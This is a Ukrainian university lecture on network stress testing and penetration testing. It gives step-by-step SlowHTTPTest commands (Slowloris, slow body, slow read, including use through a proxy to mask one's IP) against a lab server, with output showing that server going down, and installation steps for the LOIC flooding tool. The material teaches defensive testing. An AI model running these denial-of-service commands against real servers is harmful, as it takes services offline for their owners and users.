



ХАРКІВСЬКИЙ НАЦІОНАЛЬНИЙ ЕКОНОМІЧНИЙ УНІВЕРСИТЕТ  
ІМЕНІ СЕМЕНА КУЗНЕЦЯ

# СТРЕС-ТЕСТИ БЕЗДРОТОВИХ МЕРЕЖ

## ЛЕКЦІЯ 11

Доцент кафедри кібербезпеки та ІТ  
к.т.н. Лимаренко Вячеслав Володимирович  
к.т. 066-0708586 (Viber, Telegram)

# Тест мереж на проникнення. Що це?

*Тест на подолання захисту*, надає допомогу у виявленні слабких місць у захисті корпоративних мереж та складових мережної інфраструктури. З технічної точки зору, ця послуга передбачає дослідження як зовнішніх, так і внутрішніх вразливостей, а також загроз за допомогою механізованих інструментів для обстеження ймовірності проникнення, а також ручних способів злому, які використовують зловмисники.

*Система стресового тестування* – програмний комплекс, що забезпечує перевірку інформаційної системи на стійкість до атак типів «відмова в обслуговуванні» та «розподілена відмова в обслуговуванні» з метою виявити граничного навантаження, яке здатна прийняти на себе дана система від легітимних користувачів, а також від потенційних порушників.

# Такий різний DoS

*DoS та DDoS атаки рівня застосунків* – це атаки, які націлені на Windows, Apache, OpenBSD або інше програмне забезпечення для виконання атаки та краху сервера.

*DoS та DDoS атаки рівня протоколу* – це атаки на рівні протоколу. Ця категорія включає Synflood, Ping of Death та інші.

*DoS та DDoS атаки насичення смуги пропускання* – цей тип атак включає ICMP-флуд, UDP-флуд та інші типи флуду, які здійснюються через підроблені пакети.

*DoS та DDoS* схожі за змістом. Коли атака проводиться з однієї машини, зазвичай говорять про DoS-атаку. При великій кількості зловмисників із ботнету (або групи) говорять про DDoS-атаку. Про ці атаки є багато інформації, але не має значення, який це тип атаки, оскільки всі вони однаково небезпечні для сервера/мережі.



# Такий різний DoS

Чи знаєте ви, що є агентства та корпорації, які практично в реальному часі відстежують DDoS атаки по усьому світу і відображають карту DoS у реальному часі:

❑ <http://www.digitalattackmap.com/>

❑ <http://map.norsecorp.com/>

❑ <http://map.ipviking.com/>

Рекомендую перешлянути!



# Ціна «питання» у хакерів

На одному з популярних сервісів «тіньового» інтернету — *InsideHackers* — ціна злому починається від 5\$, збільшуючись відповідно до складності завдання. В одному з останніх звітів *SecureWorks* (дочірня компанія *Dell*) в ті ж 5 \$



оцінюється годинна DDoS-атака на неугодний сервіс — в залежності від складності ціна варіюється від 30 до 400 \$ за обвал сервера на весь день. На думку дослідницької групи — ринок хакерів переживає справжній бум, починаючи з 2016 року. Говорячи про збільшення масштабів, можна сказати, що тепер хакери працюють понаднормово, відповідають за якість своєї роботи і розширюють спектр послуг, що пропонуються, щоб залучити клієнтів, підлаштовуючись під вимоги споживачів.

# Алгоритм проведення тестування

- ✓ Процедура проведення тестування мереж на проникнення включає такі процеси:
- ✓ Планування тестування мереж на проникнення. На цій стадії визначається тривалість, ціна робіт, методологія, яка буде застосована, форма і тип звіту.
- ✓ Збір офіційних доступних для всіх відомостей про мережну інфраструктуру.
- ✓ Зовнішнє фундаментальне дослідження захищеності – механізм Black Box.
- ✓ Внутрішній всебічний послідовний аналіз захищеності системи White Box або Grey Box. Клієнт забезпечує віддалений доступ до своїх внутрішніх мереж.
- ✓ Незаконне проникнення у структуру системи (експлуатація вразливостей). Виявлені потенційні вразливості випробовуються вручну, для виявлення якихось хибних спрацьовувань. Цей процес передбачає:
  - ☐ верифікацію та комплексний аналіз виявлених вразливостей;
  - ☐ підбір кодів, шифрів, паролів, ключів;
  - ☐ констатування та обґрунтування певних вразливостей;
  - ☐ збирання аргументів для підтвердження.
- ✓ Розробка та надання звітної документації про тестування мереж на проникнення.
- ✓ Чищення мережевої системи від наслідків проведення тестування.



# Стрес-тест мережі (DoS веб-сайту) зі SlowHTTPTest у Kali Linux

*SlowHTTPTest* (<https://www.kali.org/tools/slowhttptest>)(<https://github.com/shekyan/slowhttptest>) – це інструмент, що має безліч налаштувань, що симулюють деякі атаки відмови в обслуговуванні (DoS) рівня програми. Він працює на більшості платформ Linux, OSX та Cygwin (Unix-подібне оточення та інтерфейс командного рядка для Microsoft Windows).

Ця програма реалізує найбільш загальні уповільнюючі роботу мережі DoS атаки рівня застосунків, такі як Slowloris, атака slow body, атака Slow Read (на основі експлойту постійного таймера TCP), вона займає весь доступний пул підключень, а також атака Apache Range Header, яка стає причиною дуже значного використання пам'яті і центрального процесора на сервері.

**Slowloris** та **Slow HTTP POST DoS** атаки покладаються на факт, що HTTP навмисно вимагає від запитів бути отриманими сервером повністю до того, як вони будуть оброблені. Якщо запит HTTP неповний або швидкість його пересилання дуже повільна, сервер зберігає свої ресурси зайнятими, чекаючи даних, що залишилися. Якщо сервер підтримує занадто багато зайнятих ресурсів, це спричиняє відмову в обслуговуванні.


Цей інструмент надсилає часткові запити HTTP, намагаючись домогтися відмови від обслуговування цільового HTTP сервера.

Атака **Slow Read** орієнтована на ті ж ресурси, що й slowloris зі slow body, але замість продовження запиту, вона надсилає легітимні HTTP запити, але відповіді читає повільно.

# Установка SlowHTTPTest. Установка в Kali Linux

Для користувачів Kali Linux установка через apt-get:

```
apt-get install slowhttptest
```



```
root@MiAl: ~  
Файл Правка Вид Поиск Терминал Справка  
root@MiAl:~# apt-get install slowhttptest  
Чтение списков пакетов... Готово  
Построение дерева зависимостей  
Чтение информации о состоянии... Готово  
НОВЫЕ пакеты, которые будут установлены:  
  slowhttptest  
обновлено 0, установлено 1 новых пакетов, для удаления отмечено 0 пакетов, и 27  
пакетов не обновлено.  
Необходимо скачать 29,6 кБ архивов.  
После данной операции, объем занятого дискового пространства возрастет на 98,3 к  
Б.  
Получено:1 http://http.kali.org/kali/ kali/main slowhttptest amd64 1.6-1kali1 [2  
9,6 kB]  
Получено 29,6 кБ за 4с (7 294 Б/с)  
Выбор ранее не выбранного пакета slowhttptest.  
(Чтение базы данных ... на данный момент установлено 355813 файлов и каталогов.)  
Распаковывается пакет slowhttptest (из файла ../slowhttptest_1.6-1kali1_amd64.deb  
) ...  
Обрабатываются триггеры для man-db ...  
Настраивается пакет slowhttptest (1.6-1kali1) ...  
root@MiAl:~#
```



# Установка SlowHTTPTest. Установка в інші дистрибутиви

Інструмент поширюється як портативний пакет. Цей набір команд робить наступне: завантажує останню версію SlowHTTPTest, розпаковує її і переходить в каталог із програмою:

```
(t=`curl -s https://github.com/shekyan/slowhttptest  
| grep -E -o 'https://github.com/shekyan/slowhttptest/releases/download/v[0-9.]+/slowhttptest-.*.tar.gz' | sed 's/https://github.com/shekyan/slowhttptest/releases/download/v[0-9.]+/slowhttptest-.*.tar.gz' | head -1`; curl -s $t -o slowhttptest-last.tar.gz) && tar -xzf slowhttptest-last.tar.gz && cd slowhttptest-*
```

залишається виконати конфігурацію, компіляцію та встановлення.


# Використання SlowHTTPTest

Приклад використання в режимі slow body a.k.a R-U-Dead-Yet, результати лише виводяться на екран

```
slowhttpptest -c 1000 -B -i 110 -r 200 -s 8192 -t FAKEVERB -u http://192.168.1.37/info.php  
-x 10 -p 3
```

Теж саме, але графік зберігається у файл

```
slowhttpptest -c 1000 -B -g -o my_body_stats -i 110 -r 200 -s 8192 -t FAKEVERB -u  
http://192.168.1.37/info.php -x 10 -p 3
```



# Використання SlowHTTPTest

Це тести пам'яті, які проводилися з інтервалами в кілька секунд на сервері, який зазнавав атаки. Перший замір зроблено до атаки, наступні – під час. Видно, що кількість вільної пам'яті зменшувалася дуже швидко аж до того моменту, поки сервер не ліг.

```
root@WebWare-Debian:~# free
              total        used        free      shared    buffers     cached
Mem:          1012156      651984      360172         9912       37960      476428
-/+ buffers/cache:      137596      874560
Swap:          2068476           0      2068476

root@WebWare-Debian:~# free
              total        used        free      shared    buffers     cached
Mem:          1012156      828352      183804         9912       37968      476428
-/+ buffers/cache:      313956      698200
Swap:          2068476           0      2068476

root@WebWare-Debian:~# free
              total        used        free      shared    buffers     cached
Mem:          1012156      845908      166248         9912       37968      476428
-/+ buffers/cache:      331512      680644
Swap:          2068476           0      2068476

root@WebWare-Debian:~# free
              total        used        free      shared    buffers     cached
Mem:          1012156      845988      166168         9912       37968      476428
-/+ buffers/cache:      331592      680564
Swap:          2068476           0      2068476

root@WebWare-Debian:~# free
              total        used        free      shared    buffers     cached
Mem:          1012156      846084      166072         9912       37968      476428
-/+ buffers/cache:      331688      680468
Swap:          2068476           0      2068476
root@WebWare-Debian:~# |
```



# Використання SlowHTTPTest


Приклад використання у режимі slow headers a.k.a. Slowloris

```
slowhttpptest -c 1000 -H -i 10 -r 200 -t GET -u http://192.168.1.37/info.php -x 24 -p 3
```

Теж саме, але графік зберігається у файл

```
slowhttpptest -c 1000 -H -g -o my_header_stats -i 10 -r 200 -t GET -u  
http://192.168.1.37/info.php -x 24 -p 3
```

сервер ліг і більше не піднімався:



```
root@WebWare-Debian:~# free
total        used        free      shared  buffers   cached
Mem:      1012156    660932      351224       9912     38188    476528
-/+ buffers/cache:    146216    865940
Swap:      2068476        0    2068476

root@WebWare-Debian:~# free
total        used        free      shared  buffers   cached
Mem:      1012156    671284      340872       9912     38188    476528
-/+ buffers/cache:    156568    855588
Swap:      2068476        0    2068476

root@WebWare-Debian:~# free
total        used        free      shared  buffers   cached
Mem:      1012156    744924      267232       9912     38196    476528
-/+ buffers/cache:    230200    781956
Swap:      2068476        0    2068476

root@WebWare-Debian:~# free
total        used        free      shared  buffers   cached
Mem:      1012156    753752      258404       9912     38196    476528
-/+ buffers/cache:    239028    773128
Swap:      2068476        0    2068476

root@WebWare-Debian:~# free
total        used        free      shared  buffers   cached
Mem:      1012156    753992      258164       9912     38196    476528
-/+ buffers/cache:    239268    772888
Swap:      2068476        0    2068476

root@WebWare-Debian:~# free
total        used        free      shared  buffers   cached
Mem:      1012156    754056      258100       9912     38196    476528
-/+ buffers/cache:    239332    772824
Swap:      2068476        0    2068476

root@WebWare-Debian:~# |
```

# Використання SlowHTTPTest

Приклад використання у режимі Slow Read через проксі. Тут [x.x.x.x:8080](http://x.x.x.x:8080) – це проксі, який використовується для доступу до веб-сайту з IP, відмінним від вашого:

```
slowhttptest -c 1000 -X -r 1000 -w 10 -y 20 -n 5 -z 32 -u http://192.168.1.37/info.php -p 5 -l 350 -e x.x.x.x:8080
```

Сервер лог:

```
Приложения  Переход  [иконки]

Файл  Правка  Вид  Поиск  Терминал  Справка

Thu Jun 18 08:57:46 2015:
slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/ -
test type:                SLOW READ
number of connections:    1000
URL:                      http://192.168.1.37/info.php
verb:                     GET
receive window range:    10 - 20
pipeline factor:          1
read rate from receive buffer: 32 bytes / 5 sec
connections per seconds:  1000
probe connection timeout: 5 seconds
test duration:            350 seconds
using proxy:              no proxy

Thu Jun 18 08:57:46 2015:
slow HTTP test status on 45th second:

initializing:             0
pending:                  660
connected:                340
error:                    0
closed:                   0
service available:        NO
```

```
root@WebWare-Debian:~# free
              total        used        free      shared    buffers     cached
Mem:          1012156      654296      357860         9912       38396      476608
-/+ buffers/cache: 139292      872864
Swap:         2068476           0      2068476

root@WebWare-Debian:~# free
              total        used        free      shared    buffers     cached
Mem:          1012156      682728      329428         9912       38396      476608
-/+ buffers/cache: 167724      844432
Swap:         2068476           0      2068476

root@WebWare-Debian:~# free
              total        used        free      shared    buffers     cached
Mem:          1012156      793048      219108         9912       38404      476608
-/+ buffers/cache: 278036      734120
Swap:         2068476           0      2068476

root@WebWare-Debian:~# free
              total        used        free      shared    buffers     cached
Mem:          1012156      855084      157072         9912       38404      476608
-/+ buffers/cache: 340072      672084
Swap:         2068476           0      2068476

root@WebWare-Debian:~# free
              total        used        free      shared    buffers     cached
Mem:          1012156      855100      157056         9912       38404      476608
-/+ buffers/cache: 340088      672068
Swap:         2068476           0      2068476

root@WebWare-Debian:~# free
              total        used        free      shared    buffers     cached
Mem:          1012156      855228      156928         9912       38404      476608
-/+ buffers/cache: 340216      671940
Swap:         2068476           0      2068476

root@WebWare-Debian:~# free
              total        used        free      shared    buffers     cached
Mem:          1012156      855164      156992         9912       38404      476608
-/+ buffers/cache: 340152      672004
Swap:         2068476           0      2068476

root@WebWare-Debian:~# |
```

# Виведення інформації по SlowHTTPTest

Залежно від вибраного рівня детальності, виведення інформації може бути як простим у вигляді повідомлень, що генеруються кожен 5 секунд, що показують статус з'єднань (це при рівні 1), так і повним дампом трафіку (при рівні детальності 4).

*-g* опція означає створення файлу CSV, а також інтерактивного HTML, що базується на інструментах Google Chart.

Скріншоти, що наведені вище, показують стан з'єднань і доступність сервера на різних етапах часу, а також дають загальну картину поведінки конкретного сервера під конкретним навантаженням під час заданого часового інтервалу. Файл CSV може бути корисним як джерело для вашого улюбленого інструменту роботи з даними, серед них можуть бути MS Excel, iWork Numbers або Google Docs.

Останнє повідомлення, яке виводить програма при закритті, це статус завершення, вони можуть бути такими:

«*Hit test time limit*» програма досягла ліміту часу, заданого аргументом *-l*

«*No open connections left*» пір закрив всі з'єднання

«*Cannot establish connection*» було встановлено з'єднань за час *N* секунд тесту, де *N* величина аргументу *-i*, чи 10 (значення за умовчанням). Це може статися якщо немає маршруту до віддаленого хоста або піру.

«*Connection refused*» віддалений сервер не приймає з'єднання на певному порту

«*Cancelled by user*» ви натиснули Ctrl-C або відправили SIGINT будь-яким іншим чином

«*Unexpected error*» не повинно ніколи траплятися.



# Приклад виведення реальних тестів SlowHTTPTest

Якщо у вас є доступ до атакуючої та атакованої машин, то можна виконати виміри на обох. На цей раз порахуємо кількість з'єднань.

## З боку атакуючого

Зберемо статистику для атаки на `http://192.168.1.37` із 1000 з'єднаннями.

```
slowhttptest -c 1000 -B -g -o my_body_stats -i 110 -r 200 -s 8192 -t FAKEVERB -u  
http://192.168.1.37/info.php -x 10 -p 3
```

```
Thu Jun 18 09:26:12 2015:  
slowhttptest version 1.6  
- https://code.google.com/p/slowhttptest/ -  
test type: SLOW BODY  
number of connections: 1000  
URL: http://192.168.1.37/info.php  
verb: FAKEVERB  
Content-Length header value: 8192  
follow up data max size: 22  
interval between follow up data: 110 seconds  
connections per seconds: 200  
probe connection timeout: 3 seconds  
test duration: 240 seconds  
using proxy: no proxy  
  
Thu Jun 18 09:26:12 2015:  
slow HTTP test status on 10th second:  
  
initializing: 0  
pending: 705  
connected: 295  
error: 0  
closed: 0  
service available: NO  
^CThu Jun 18 09:26:13 2015:  
Test ended on 10th second  
Exit status: Cancelled by user  
CSV report saved to my_body_stats.csv  
HTML report saved to my_body_stats.html  
root@WebWare-Kali:~#
```

# Приклад виведення реальних тестів SlowHTTPTest

З боку сервера-жертви

```
root@WebWare-Debian:~# netstat | grep http | wc -l 111
```


```
root@WebWare-Debian:~# netstat | grep http | wc -l  
0  
root@WebWare-Debian:~# netstat | grep http | wc -l  
111  
root@WebWare-Debian:~# |
```

Показники не вдається зняти під час проведення атаки, тому що SSH сервер також перестає відповідати. Загальна кількість http з'єднань підстрибнула до 111 у перші 10 секунд. Цього більш ніж достатньо щоб покласти сервер (це можуть бути більшість маленьких серверів або VPS).

# Стрес-тест мережі з Low Orbit Ion Cannon (LOIC).

## Що таке Low Orbit Ion Cannon (LOIC)

*Low Orbit Ion Cannon (LOIC)* (<https://sourceforge.net/projects/loic>) – це інструмент стрес-тесту мережі, він створений для перевірки, як багато трафіку ціль може обробити, щоб ґрунтуючись на цих даних зробити оцінку запасу потужності ресурсів. Ця програма надихнула на створення інших подібних програм, вона має безліч клонів, деякі з яких дозволяють проводити стрес-тест прямо з браузера. Програма успішно використовувалася групою *Anonymous*, для полегшення їх DDoS атак проти кількох веб-сайтів, у тому числі деяких дуже відомих громадських організацій. Противники цієї програми вказують, що те, що вона робить, аналогічно заходу на веб-сайт кілька тисяч разів. Проте деякі американські правоохоронні групи розцінюють використання LOIC як порушення комп'ютерної безпеки та шахрайську дію.





# Установка Low Orbit Ion Cannon (LOIC)

**На Windows.** Все дуже просто – зайдіть на сайт та скачайте архів. Розпакуйте з архіву один файл і запустіть його. Все готово!

**На Linux.** Встановити LOIC можна на будь-який Linux, нижче, як приклад, вибрано встановлення на Kali Linux. Для встановлення LOIC відкрийте вікно терміналу та наберіть там:

```
apt-get update aptitude install git-core monodevelop  
apt-get install mono-gmcs
```

йдемо в каталог робочого столу, використовуючи

```
cd ./Desktop
```

і створюємо там папку з назвою loic, використовуючи наступну команду:

```
mkdir loic
```

```
root@kali-mial:~/Desktop# pwd  
/root/Desktop  
root@kali-mial:~/Desktop# mkdir loic
```

```
root@kali-mial: ~  
Файл Правка Вид Поиск Терминал Справка  
(strong-name-tool) в автоматический режим  
Настраивается пакет monodevelop (3.0.3.2+dfsg-1) ...  
Обрабатываются триггеры для menu ...  
  
root@kali-mial:~# apt-get install mono-gmcs  
Чтение списков пакетов... Готово  
Построение дерева зависимостей  
Чтение информации о состоянии... Готово  
НОВЫЕ пакеты, которые будут установлены:  
  mono-gmcs  
обновлено 0, установлено 1 новых пакетов, для удаления отмечено 0 пакетов, и 1 п  
акетов не обновлено.  
Необходимо скачать 429 кБ архивов.  
После данной операции, объем занятого дискового пространства возрастет на 1 207  
кБ.  
Получено:1 http://http.kali.org/kali/ kali/main mono-gmcs all 2.10.8.1-8 [429 kB  
]  
Получено 429 кБ за 24с (17,3 кБ/с)  
Выбор ранее не выбранного пакета mono-gmcs.  
(Чтение базы данных ... на данный момент установлено 328273 файла и каталога.)  
Распаковывается пакет mono-gmcs (из файла .../mono-gmcs_2.10.8.1-8_all.deb) ...  
Обрабатываются триггеры для man-db ...  
Настраивается пакет mono-gmcs (2.10.8.1-8) ...  
root@kali-mial:~#
```

# Установка Low Orbit Ion Cannon (LOIC)

Переходимо туди, використовуючи `cd ./loic`

і друкуємо там наступну команду:

```
wget https://raw.githubusercontent.com/nicolargo/loicinstaller/master/loic.sh
```

Далі дамо дозволу файлу скрипту на виконання:

```
chmod 777 loic.sh
```

Ну і останнім кроком запусимо скрипт наступною командою:

```
./loic.sh install
```

```
root@kali-mial: ~/Desktop/loic
Файл  Правка  Вид  Поиск  Терминал  Справка
root@kali-mial:~/Desktop/loic# wget https://raw.githubusercontent.com/nicolargo/loicinstaller/master/loic.sh
--2015-01-07 11:39:04--  https://raw.githubusercontent.com/nicolargo/loicinstaller/master/loic.sh
Распознаётся raw.githubusercontent.com (raw.githubusercontent.com)... 103.245.222.133
Подключение к raw.githubusercontent.com (raw.githubusercontent.com)|103.245.222.133|:443... соединение установлено.
HTTP-запрос отправлен. Ожидание ответа... 301 Moved Permanently
Адрес: https://raw.githubusercontent.com/nicolargo/loicinstaller/master/loic.sh [переход]
--2015-01-07 11:39:10--  https://raw.githubusercontent.com/nicolargo/loicinstaller/master/loic.sh
Распознаётся raw.githubusercontent.com (raw.githubusercontent.com)... 103.245.222.133
Подключение к raw.githubusercontent.com (raw.githubusercontent.com)|103.245.222.133|:443... соединение установлено.
HTTP-запрос отправлен. Ожидание ответа... 200 OK
Длина: 2331 (2,3K) [text/plain]
Сохранение в каталог: «loic.sh».
```

```
100%[=====>] 2 331      --.-K/s   за 0s
2015-01-07 11:39:12 (42,7 MB/s) - «loic.sh» saved [2331/2331]
root@kali-mial:~/Desktop/loic#
```



# Установка Low Orbit Ion Cannon (LOIC)

Якщо ви не бачите від скрипту будь-яких повідомлень про помилки, ви вже готові оновити loic. Щоб це зробити, виконайте таку команду:

```
./loic.sh update
```

На Windows ми швидше отримали програму (просто завантажили файл). Зате на Linux версія програми новіша!


Ну і зовсім останнє, запускаємо LOIC. Ви можете це зробити наступною командою:

```
./loic.sh run
```

```
root@kali-mial: ~/Desktop/loic
Файл Правка Вид Поиск Терминал Справка
"/res:/root/Desktop/loic/LOIC/frmMain.resources,LOIC.frmMain.resources"
"/res:/root/Desktop/loic/LOIC/frmWtf.resources,LOIC.frmWtf.resources"
"/res:/root/Desktop/loic/LOIC/Properties/Resources.resources,LOIC.Properties.Resources.resources"
"/root/Desktop/loic/LOIC/Properties/Resources.Designer.cs"
"/root/Desktop/loic/LOIC/XXPFloader.cs"
Compilation succeeded - 1 warning(s)

/root/Desktop/loic/LOIC/frmMain.cs(180,59): warning CS0219: The variable
`ipHost' is assigned but its value is never used

